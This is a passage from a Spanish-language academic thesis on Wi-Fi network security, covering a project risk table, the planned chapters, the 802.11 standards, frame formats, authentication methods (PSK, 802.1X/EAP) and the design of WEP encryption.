2	Objetivos del proyecto no concretos y confusos	Definir objetivos fácilmente medibles y concretos
3	Retraso en la ejecución de las tareas definidas en el plan de trabajo	Ejecutar las tareas en los plazos previstos
		Ejecutar de forma concisa las tareas necesarias y no perder el tiempo en actividades superfluas.
		Obviar información no relevante.
		Seguimiento periódico de la planificación
4	No conseguir todos los objetivos a priori definidos	Realizar una planificación adecuada de las tareas
		Ejecutar las tareas respetando la planificación realizada
5	Uso de información no veraz para la elaboración del trabajo	Recurrir a fuentes de información fiables para recopilar la información
6	Problemas durante la ejecución de las pruebas de concepto	Disponer de hardware y software adecuado
		Conocer el funcionamiento de las herramientas previamente
		Planificar correctamente las pruebas de concepto
7	Uso de hardware no compatible con las pruebas de concepto a realizar	Antes de adquirir el hardware, realizar un análisis previo de las características que debe tener el hardware necesario para poder ejecutar correctamente las pruebas de concepto
8	Documentación escasa o inexistente de las herramientas utilizadas	Usar herramientas ampliamente utilizadas
		Realizar una planificación que contemple tiempo de aprendizaje de las herramientas con documentación escasa
9	Herramientas de auditoría no disponibles	Usar herramientas ampliamente utilizadas
		Usar distribuciones de auditoría contrastadas que contengan la mayoría de las herramientas necesarias.
10	Retraso puntual en alguna tarea por motivo de fuerza mayor (enfermedad u otras causas)	Realizar una planificación del trabajo que permita responder correctamente ante estos hechos.

1.6 Breve descripción de los otros capítulos de la memoria

En el capítulo 2.1 se expondrán conceptos básicos de las redes Wi-Fi, incluidos los métodos de autenticación disponibles.

En el capítulo 2.2 se estudiaran los protocolos se seguridad actuales disponibles para proteger las redes Wi-Fi (WEP, WPA y WPA2) y el mecanismo de seguridad WPS. También se realizará una comparativa de las características de los protocolos de seguridad.

En el capítulo 2.3 se expondrán las amenazas generales asociadas al uso de este tipo de redes.

En el capítulo 2.4 se estudiarán las principales vulnerabilidades del protocolo WEP. También se expondrán algunas herramientas que pueden utilizarse para realizar ataques contra el protocolo WEP.

En el capítulo 2.5 se estudiarán las principales vulnerabilidades asociadas a los protocolos WPA/WPA2, analizando en detalle los ataques KRACK y EVIL TWIN. También se darán recomendaciones de seguridad para intentar eliminar/mitigar los ataques contra estos protocolos.

En el capítulo 2.6 se realizará un estudio de los riesgos de seguridad derivados del uso de redes Wi-Fi públicas. Se expondrán estadísticas de uso de este tipo de redes, los principales ataques que suelen sufrir sus usuarios y recomendaciones de seguridad que deberían adoptar los usuarios.

En el capítulo 2.7 se expondrán las principales características que tendrá el nuevo protocolo WPA3.

En el capítulo 6 se exponen los resultados de las pruebas de concepto realizadas para mostrar de forma práctica cómo es posible implementar algunos de los ataques sobre redes Wi-Fi analizados en este trabajo.

2. Resto de capítulos

2.1 Introducción a las redes Wi-Fi

Las redes Wi-Fi permiten la interconexión de dispositivos de forma inalámbrica, ofreciendo el mismo tipo servicios que las redes cableadas de área local (LAN). Estos dispositivos se comunican a través de ondas electromagnéticas o infrarrojos.

La familia de estándares más utilizados en la actualidad para las comunicaciones en redes de área local inalámbricas (WLAN) se denomina **IEEE 802.11**. La primera especificación de un estándar 802.11 fue creada por el **Institute of Electrical and Electronics Engineers (IEEE)** en 1997. Dicho organismo junto con la organización **Wi-Fi Alliance** es el encargado de crear y mantener los diferentes estándares que integran la familia 802.11. La Wifi Alliance agrupa a la mayoría de fabricantes de dispositivos electrónicos de red y se encarga de colaborar con el desarrollo y mejora de los estándares 802.11, así como de certificar los dispositivos según dichos estándares. Esta organización tiene la marca registrada "Wi-Fi", que indica que un dispositivo es conforme a los estándares 802.11. Por este motivo, a las redes que operan según los estándares 802.11 se les denomina comúnmente como redes Wi-Fi.

La familia de estándares IEEE 802 (entre los que se encuentra la familia 802.11) se centra en los niveles inferiores del modelo OSI, principalmente en el nivel 1 (físico) y 2 (enlace). La capa de nivel 2 (enlace) se encuentra divida en dos capas: Medium Access Control (MAC) dependiente del medio y Logical Link Control (LLC).

La capa **Medium Access Control (MAC)** depende de medio físico sobre el que se transporta la información, mientras que la capa **Logical Link Control** es igual para todos los medios.

En el siguiente gráfico se puede observar la correspondencia entre el modelo OSI y los estándares 802:




Figura 2. Modelo OSI vs. IEEE 802

2.1.1 Bandas de frecuencias utilizadas por las redes Wi-Fi

La Unión Internacional de Telecomunicaciones (UIT) es la encargada de la regulación general internacional del espectro radioeléctrico.

Dentro del espectro electromagnético, las redes Wi-Fi operan en su mayoría dentro de la banda ISM (Industrial, Scientific and Medical) que son de uso libre y no necesitan licencia especial. En concreto, las redes WLAN que utilizan los estándares 802.11 operan en su mayoría en los rangos de frecuencia 2.4 y 5 GHz.

2.1.2 Familia de estándares 802.11

A continuación se muestra una comparativa de las principales normas desarrolladas por IEEE a lo largo de la años para regular las redes de área local inalámbricas.

ESTÁNDARES 802.11						
Estándar	**Descripción**	**Frecuencia (GHz)**	**Ancho del canal (MHz)**	**Velocidad máxima teórica**	**Velocidad práctica**	**Año Publi.**
802.11	Estándar original	2.4	20	2 Mbps	1 Mbps	1997, Rev. 1999
802.11a	Uso poco extendido. Incompatible con 802.11b	5	20	54 Mbps	22 Mbps	1999

ESTÁNDARES 802.11						
Estándar	**Descripción**	**Frecuencia (GHz)**	**Ancho del canal (MHz)**	**Velocidad máxima teórica**	**Velocidad práctica**	**Año Publi.**
802.11b	Uso muy extendido. Incompatible con 802.11a	2.4	20	11 Mbps	6 Mbps	1999
802.11g	Uso muy extendido. Compatible con 802.11b	2.4	20	54 Mbps	22 Mbps	2003
802.11n	Uso muy extendido. Compatible con 802.11b y 802.11g	2.4, 5	20, 40	600 Mbps	450 Mbps	2008
802.11ac	También llamado WIFI 5G. Uso muy extendido	5	20-160	6.93 Gbps	1.3 Gbps	2014
802.11ad	También llamado WiGig. Gran velocidad pero muy corto alcance y se necesita visión directa entre dispositivos sin obstáculos.	60	2	7.13 Gbps	6 Gbps	2012
802.11ah	También llamado Wi-Fi HaLow. Desarrollado expresamente para el IoT. Reduce el consumo y aumenta el alcance hasta 1000 metros.	0.9	1-16	40 Mbps	100Kbps como mínimo para distancias de 1 Km.	2016
802.11ax	Sucesor del estándar 802.11ac. Mejorará las velocidades de transmisión con menor consumo y la estabilidad de las redes.	2.5, 5	160	10.53 Gbps	-	En desar r.

Las frecuencias establecidas en cada estándar determinan en gran medida el alcance y la velocidad de las redes Wi-Fi. Generalmente, cuanto menor sea la frecuencia mayor será el alcance, las ondas podrán atravesar con mayor facilidad los obstáculos y la velocidad de transmisión será menor. Por el contrario, cuanto mayor sea la frecuencia, menor será el alcance y la capacidad de las ondas de atravesar obstáculos, pero mayor será la velocidad de transmisión.

Los estándares con más aceptación y más utilizados hasta la fecha para las redes Wi-Fi convencionales son 802.11b, 802.11g, 802.11n y 802.11ac.

2.1.3 Conceptos generales de las redes Wi-Fi

En este punto se detallan conceptos generales necesarios para entender el funcionamiento de las redes Wi-Fi.

Tipos de dispositivos

Existen varios tipos de dispositivos inalámbricos que son utilizados en las redes Wi-Fi:

- **Estación**. Elemento con tarjeta de red inalámbrica que permite a un dispositivo conectarse a red WLAN.
- **Punto de acceso (AP)**. Dispositivo que permite la interconexión de diferentes estaciones para enviar y recibir información. También ofrecen conectividad de la red Wi-Fi hacia redes cableadas.
- **Mixtos**. Elementos que pueden actuar como estación o punto de acceso.
- **Distribution System (DS)**. Sistema de distribución troncal normalmente cableado que conecta varios puntos de acceso de la misma red 802.11 a nivel de enlace para ofrecer conectividad hacia otras redes y servicios.

Figura 3. Ejemplos de tipos de dispositivos

Todos estos dispositivos disponen de una interfaz de red inalámbrica que tiene asignada por el fabricante una **dirección MAC de** 48 bits, que identifica inequívocamente al dispositivo de red.

Basic Service Set (BSS)

Un BSS está formado por dos o más dispositivos inalámbricos que debido a su proximidad puedan comunicarse entre sí.

Topologías de redes Wi-Fi

A continuación se exponen las tres topologías más comunes en redes Wi-Fi:

- **Topología Ad-hoc (BSS independiente)**. Cada estación de la red (deben compartir el mismo SSID) se comunica directamente con cualquier otro nodo que se encuentre a su alcance.




Figura 4. Topología Ad-hoc

- **Topología infraestructura (BSS infraestructural)**. El punto de acceso (AP) es el encargado de interconectar a todas las estaciones de la red. Por lo tanto, todas las comunicaciones entre estaciones de la red pasarán por el punto de acceso. El punto de acceso también se encarga de encaminar el tráfico de la red Wi-Fi hacia otro tipo de redes (por ejemplo, hacia un router para ofrecer conexión a Internet a los dispositivos de la red). Todos los miembros de la red deben estar en el mismo rango de cobertura del punto de acceso y conocer los parámetros de conexión. Esta suele ser la topología de red Wi-Fi más utilizada.




Figura 5. Topología infraestructura

- **Topología de malla.** Es una mezcla de las dos anteriores. Cada equipo se comporta como AP y establece enlaces punto a punto con otros equipos. Es una buena elección si se necesita una red tolerante a fallos.




Figura 6. Topología de malla

Extended service set (ESS)

Conjunto de uno o más BSS infraestructurales interconectados por sus puntos de acceso. Estaciones de diferentes BSS dentro de un mismo ESS pueden comunicarse de forma transparente entre ellas.




Figura 7. Ejemplo de ESS compuesto por dos BSS infraestructurales

En entornos domésticos, lo normal es que un ESS esté formado por un único BSS. En cambio, en entornos empresariales es común disponer de un ESS con varios BSS. Por ejemplo, una empresa dispondrá de varios puntos de acceso instalados en sus diferentes dependencias para proporcionarle a las mismas acceso a la red corporativa.

BSSID

Identifica a un BSS. En un BSS infraestructural, el BSSID es la dirección MAC del punto del acceso.

ESSID

Cadena de caracteres de 32 bytes que se utiliza para identificar un ESS. Especifica el nombre de la WLAN.

SSID (Service Set Identifier)

Se utiliza identificar a la red inalámbrica y hace referencia al identificador de un BSS independiente o de un ESS.

Canal

Rango de frecuencia utilizado para las comunicaciones en una red Wi-Fi. El número de canal donde opera la red Wi-Fi se configura en el punto de acceso. El número de canales disponibles viene determinado por el tipo de punto de acceso y los estándares 802.11 bajo los que opera.

Proceso de asociación de una estación a un BSS infraestructural

En una topología de modo infraestructura, el punto de acceso envía periódicamente tramas de tipo baliza (beacon) para anunciar su presencia, incluyendo en los datos de la trama el SSID del BSS infraestructural, la velocidad de transmisión, el número de canal, etc.

Cuando una estación quiere asociarse con un BSS infraestructural, debe autenticarse contra su punto de acceso. Una vez autenticada, la estación pasa a formar parte del BSS y puede comenzar a enviar y recibir datos a través del punto de acceso. Una estación únicamente puede estar conectado a la vez a un único BSS infraestructural.

2.1.4 Tipos de tramas 802.11

La estaciones y puntos de acceso de las redes 802.11 intercambian información utilizando tramas. Existen tramas de tres tipos: gestión, control y datos.

- **Tramas de gestión**. Incluyen las tramas baliza (beacons), de autenticación, de desautenticación, de asociación y desasociación.
- **Tramas de control**. Tramas de confirmación (ACK), request to send (RTS), clear to send (CTS), etc.
- **Tramas de datos**. Tramas utilizadas para envío de la información.

A continuación se muestra el formato de **trama 802.11** y una descripción de sus campos.




Figura 8. Formato de trama 802.11

- **Campo FC**. Contiene información de control de la trama. Contiene 11 subcampos:

Campo FC (2 bytes)	
Subcampo	**Descripción**
Versión	Versión del protocolo
Tipo	Indica del tipo de trama (gestión, control o datos)
Subtipo	Especifica el subtipo de trama dentro de un tipo
A DS	Especifica si la trama se dirige a un sistema de distribución (DS). Determina como se interpretan las direcciones incluidas en los campos DIR1, DIR2, DIR3 y DIR4.
D DS	Especifica si la trama proviene de un sistema de distribución (DS). Determina como se interpretan las direcciones incluidas en los campos DIR1, DIR2, DIR3 y DIR4.
Más Frags.	Indica si a continuación irá otro fragmento de la trama.
Reint.	Especifica si la trama es una retransmisión de una trama previa.
Gest. Ener.	Se establece tras la transmisión exitosa de una trama y especifica si la estación se pondrá en modo ahorro de energía o si permanecerá activa.
WEP	Especifica que se está utilizando el protocolo de seguridad WEP.
Orden	Especifica si las tramas que se reciben deben ser procesadas en orden.

- **Campo D (duración)**. Especifica el tiempo en microsegundos que ocuparán el medio la trama y su confirmación.
- **Campos DIR1, DIR2, DIR3 y DIR4.** El significado de estos campos viene determinado por el valor de los subcampos "A DS" y "D DS" del campo "FC". A continuación se muestran los posibles valores de estos subcampos y cómo se interpretan:

A DS	D DS	DIR1	DIR2	DIR3	DIR4	Comentarios
0	0	Destino	Origen	BSSID	-	Utilizado en topologías ad-hoc. La trama va directamente de una estación origen a otra destino dentro del mismo BSS.
0	1	Destino	AP emisor	Origen	-	La trama procede de un AP y va dirigida a una estación
1	0	AP receptor	Origen	Destino	-	La trama procede de una estación y va dirigida a un AP.
1	1	AP receptor	AP emisor	Destino	Origen	La trama va de un AP a otro AP a través de un sistema de distribución inalámbrico (WDS).

- **Campo SC (control de secuencia)**. Se usa en tramas de datos y de control (ACKs) para mantener un número de secuencia.
- **Campo DATOS**. Datos que se envían con la trama. Hasta 2.304 bytes.
- **Campo CRC**. Código de comprobación de errores de 32 bits calculado sobre el resto de campos de la trama.

2.1.5 Métodos de autenticación en redes Wi-Fi

A continuación se detallan los tipos de autenticación de las estaciones ante el punto de acceso.

Autenticación abierta

Cada estación que solicita autenticación al punto de acceso recibe automáticamente confirmación del mismo. Por lo tanto, este sistema no ofrece ningún tipo de seguridad, ya que cualquier estación puede conectarse al punto de acceso.

Este método de autenticación suele utilizarse en **redes públicas** de establecimientos que proveen acceso a Internet a sus clientes.

Autenticación basada en clave compartida (PSK)

Este método de autenticación se introdujo junto al protocolo WEP. El punto de acceso y las estaciones que deseen autenticarse deben conocer una clave compartida. Cuando una estación desea autenticarse contra el punto de acceso, intercambiará una serie de mensajes con el mismo (que dependerán del protocolo de seguridad utilizado (WEP, WPA-PSK ó WPA2-PSK) para que el punto de acceso pueda comprobar que la estación conoce la clave compartida de la red Wi-Fi. Los datos incluidos en estos mensajes serán generados por parte de estaciones y punto de acceso a partir de la clave compartida. De esta forma se consigue comprobar que las estaciones conocen la clave sin tener que enviarla por la red.

Actualmente, este método de autenticación es usado por los protocolos WPA/WPA2 cuando funcionan en modo PSK.




Figura 9. Esquema método autenticación en modo PSK

Este método de autenticación es el más común para redes Wi-Fi utilizadas en **entorno doméstico**.

Autenticación basada en el estándar IEEE 802.1X

El estándar **IEEE 802.1X** permite controlar el acceso a un red (cableada o inalámbrica) mediante un proceso de autenticación que permite o impide el acceso de un equipo a la red. Utiliza el protocolo de autenticación **EAP (Extensible Authentication Protocol)**. Este método de autenticación fue introducido por el estándar 802.11i, que definía el nuevo protocolo de seguridad WPA para proteger redes WLAN. Actualmente, el estándar 802.1X es utilizado por los protocolos de seguridad WPA/WPA2 cuando funcionan en modo Enterprise.

Este estándar ***IEEE 802.1X*** permite intercambiar claves de sesión entre dos nodos de la red previa autenticación mutua entre ellos. En caso de redes WLAN, las estaciones y el punto de acceso deberán autenticarse entre ellos, por lo que la estación se autentica contra el punto de acceso pero el punto de acceso también se autentica contra la estación.

El estándar define tres tipos de componentes:

- **Suplicante**. Cliente que solicita la autenticación.
- **Autenticador**. Se encarga validar la identidad del suplicante a través del servidor de autenticación.
- **Servidor de autenticación**. Comprueba si la identidad del suplicante que recibe del autenticador es válida o no y le traslada esta información al autenticador.

Cuando este estándar se utiliza en redes Wi-Fi, la figura del **suplicante** se correspondería con la **estación**, el **autenticador** sería el **punto de acceso** y el **servidor de autenticación** normalmente se implementa a través de **servidores RADIUS**.

Figura 10. Esquema método autenticación basado en IEEE 802.1X

Este tipo de autenticación es el que se utiliza normalmente en **entornos empresariales**.

EAP (Extensible Authentication Protocol)

Este protocolo está definido en la RFC 3748. Se utiliza para intercambiar mensajes entre suplicante, autenticador y servidor de autenticación con la finalidad de autenticar al suplicante en la red.

Permite realizar la autenticación a nivel de enlace, sin necesidad de tener asignada ninguna dirección IP. Puede utilizarse para llevar a cabo la autenticación utilizando diferentes métodos: nombres de usuario y contraseñas, claves públicas y certificados digitales, dispositivos físicos, etc.

El estándar IEEE 802.1X define un formato de tramas denominado **EAPOL** que se utiliza para enviar mensajes del protocolo EAP en una red LAN o WLAN. Básicamente, EAP define cuatro tipos de mensajes:

- **Request**. Mensaje desde el punto de acceso al cliente inalámbrico.
- **Response**. Mensaje del cliente inalámbrico al punto de acceso.
- **Sucess**. Mensaje desde el punto de acceso autorizando el acceso.
- **Failure**. Mensaje desde el punto de acceso denegando el acceso.

El protocolo EAP soporta **varios tipos de autenticación**. Los más utilizados para redes WLAN son los siguientes:

- **EAP-MD5**. No proporciona ningún mecanismo para autenticar al servidor. Se basa en la generación de claves utilizando el algoritmo MD5 que se almacenan manualmente en las estaciones. El servidor autentica a la estación mediante la verificación del hash MD5 de su contraseña. Actualmente, este tipo de autenticación se considera insegura y su uso está desaconsejado, ya que es vulnerable ante ataques de diversos tipos (diccionario, man-in-the-middle, exposición de identidad, etc.).

- **EAP-TLS**. Cuando se utiliza este tipo de autenticación, la comunicación con el servidor de autenticación se protege a través del protocolo TLS y se realiza autenticación mutua entre las partes utilizando certificados electrónicos de servidor y de cliente.

- **EAP-TTLS (EAP-tunneled TLS)**. Es un variante de EAP-TLS, la cual simplifica el proceso de autenticación ya que no es necesario que los clientes dispongan de certificado digital de cliente. Se utiliza el protocolo TLS para crear un canal seguro (túnel) entre las partes utilizando el certificado de servidor y posteriormente se realiza la autenticación del cliente utilizando dicho canal seguro a través de un determinado método, como por ejemplo utilizando usuario y contraseña.

- **PEAP (Protected EAP)**. Al igual que EAP-TTLS, simplifica el proceso autenticación debido a que no es necesario que los clientes dispongan de certificado digital. Es un método genérico para encapsular la autenticación de cliente dentro de otro método de autenticación de servidor. Existen dos variantes:
    - Una basada en **MS-CHAPv2** (Microsoft Challenge-Handshake Authentication Protocol Version 2) para autenticación mutua que no requiere certificado digital por parte del cliente.

- Una basada en **TLS** para autenticación mutua y requiere certificados digitales tanto en el servidor como en el cliente.

- **LEAP (Lightweight EAP)**. Está basado en EAP-MD5. Utiliza un secreto compartido para autenticar al cliente y el servidor mediante MSCHAPv2. Se cifra la transmisión de datos utilizando claves WEP dinámicas.

- **EAP-FAST (Flexible Authentication via Secure Tunneling)**. En este caso, cliente y servidor utilizan un secreto compartido para establecer un canal seguro y posteriormente completar la autenticación de forma segura.

A continuación se muestra una comparativa de las características de estos métodos de autenticación utilizados por el protocolo EAP:

Características	EAP-MD5	EAP-TLS	EAP-TTLS	PEAP	LEAP	EAP-FAST
Se requiere certificado en el cliente	No	Sí	No	No	No	No
Se requiere certificado en el servidor	No	Sí	Sí	Sí	No	No
Autenticación mutua (cliente/servidor)	No	Sí	Sí	Sí	Sí	Sí
Gestión de claves WEP	No	Sí	Sí	Sí	Sí	Sí
Dificultad de implementación	Fácil	Difícil (se necesitan certificados en los clientes)	Moderada	Moderada	Moderada	Moderada
Seguridad	Muy baja	Muy alta	Alta	Alta	Alta (si se utilizan contraseñas seguras)	Alta

2.2 Protocolos de seguridad y mecanismos actuales utilizados para proteger redes Wi-Fi

2.2.1 WEP

El protocolo WEP (Wired equivalent privacy) fue definido en la primera versión del estándar IEEE 802.11. Se diseñó para asegurar la privacidad de los datos transmitidos en redes 802.11 y proporcionaba:

- **Confidencialidad de los datos**. Mediante el cifrado de los datos que se transmiten.
- **Control de acceso**. Previene los accesos no autorizados a la red.
- **Integridad de los datos**. Evita la modificación de los datos transmitidos mediante la inclusión de un código de integridad de los datos.

El protocolo utiliza normalmente **una única clave compartida (clave WEP)** para estaciones y puntos de acceso de la red, aunque cada punto de acceso podría tener configuradas hasta 4 claves (para usarla con grupos de estaciones diferentes o cambiar periódicamente la clave). La longitud de las claves WEP puede ser de 64 o 128 bits.

Cada trama se cifra con una clave cifrado independiente (**keystream**) utilizando el algoritmo de cifrado RC4, que estará compuesta por la clave WEP más el vector de inicialización (campo IV). De esta forma, se dificulta que un atacante que analice los datos cifrados de las tramas pueda deducir la contraseña WEP de la red Wi-Fi.

Las tramas cifradas con WEP tienen el mismo formato que las tramas de datos normales 802.11, pero el campo datos de dicha trama se divide en cuatro campos:




Figura 11. Campo DATOS de una trama 802.11 cifrada con WEP

- **Vector de inicialización (IV)**. Vector de inicialización utilizado para cifrar la trama. Va incluido en la trama porque el receptor lo necesita para crear el keystream y descifrar la trama.
- **Id. clave**. Especifica cuál de las cuatro claves WEP de las cuatro que puede tener configuradas el punto de acceso se utiliza para cifrar la trama.
- **DATOS**. Contiene los datos de la trama.
- **Integrity Check Value (ICV)**. CRC de 32 bits calculado sobre los datos antes de cifrar.

Los campos DATOS e ICV se transmiten cifrados.

Algoritmo de cifrado WEP

El protocolo WEP utiliza el algoritmo criptográfico **RC4**. Se trata de un algoritmo de flujo de datos simétrico y fue elegido debido a que proporcionaba un buen equilibrio entre complejidad y seguridad, ya que la complejidad de implementación era baja y la seguridad que ofrecía se consideraba aceptable.

Aunque RC4 permite utilizar claves de hasta 2048 bits, en el caso del protocolo WEP se utilizan claves de 64 o 128 bits.

Como se comentó anteriormente, cada trama se cifra utilizando una clave de cifrado diferente. Esta **clave de cifrado** está compuesta por una parte fija y otra variable:

- Parte variable: son los primeros 24 bits de la clave de cifrado y se corresponden con el vector de inicialización (IV).
- Parte fija: son los últimos 40 o 104 bits de la clave de cifrado, dependiendo de si se usan claves WEP de 64 o 128 bits, respectivamente.

